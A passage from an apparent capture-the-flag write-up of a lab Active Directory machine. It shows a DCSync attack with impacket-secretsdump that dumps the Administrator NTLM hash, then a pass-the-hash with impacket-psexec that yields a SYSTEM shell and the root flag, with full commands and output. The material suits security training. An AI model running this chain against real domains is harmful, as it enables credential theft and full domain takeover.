
By default, these rights are granted to Domain/Enterprise Admins and default domain admins only, but due to a misconfiguration, our user has these rights despite not being a member of either of those groups.

Now all that’s left for us to do to is to perform a DCSync attack and get the Administrator user hash for a complete domain takeover. Since ethan is not in the Remote Management Users group, it would be easiest for us to carry out the exploit from our attack machine using a tool like Impacket’s secretsdump:
impacket-secretsdump -outputfile secretsdump.txt -just-dc-ntlm -just-dc-user Administrator administrator/ethan@10.129.20.250
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
[*] Cleaning up...
Here, we get the NTLM hash from NTDS for the Administrator user only. Without the -just-dc-ntlm option, secretsdump would have also retrieved the Administrator’s Kerberos keys from NTDS, but since we don’t need them, I chose to include that option.
Now perform the pass-the-hash attack with the Administrator’s hash:
impacket-psexec administrator.htb/administrator@dc.administrator.htb -hashes 'aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.administrator.htb.....
[*] Found writable share ADMIN$
[*] Uploading file HVJaXfHq.exe
[*] Opening SVCManager on dc.administrator.htb.....
[*] Creating service qMSZ on dc.administrator.htb.....
[*] Starting service qMSZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2762]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 6131-DE70

 Directory of C:\Users\Administrator\Desktop

11/01/2024  02:47 PM    <DIR>          .
10/22/2024  11:46 AM    <DIR>          ..
06/13/2026  07:21 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,488,067,072 bytes free
We get the shell as SYSTEM as well as the root flag!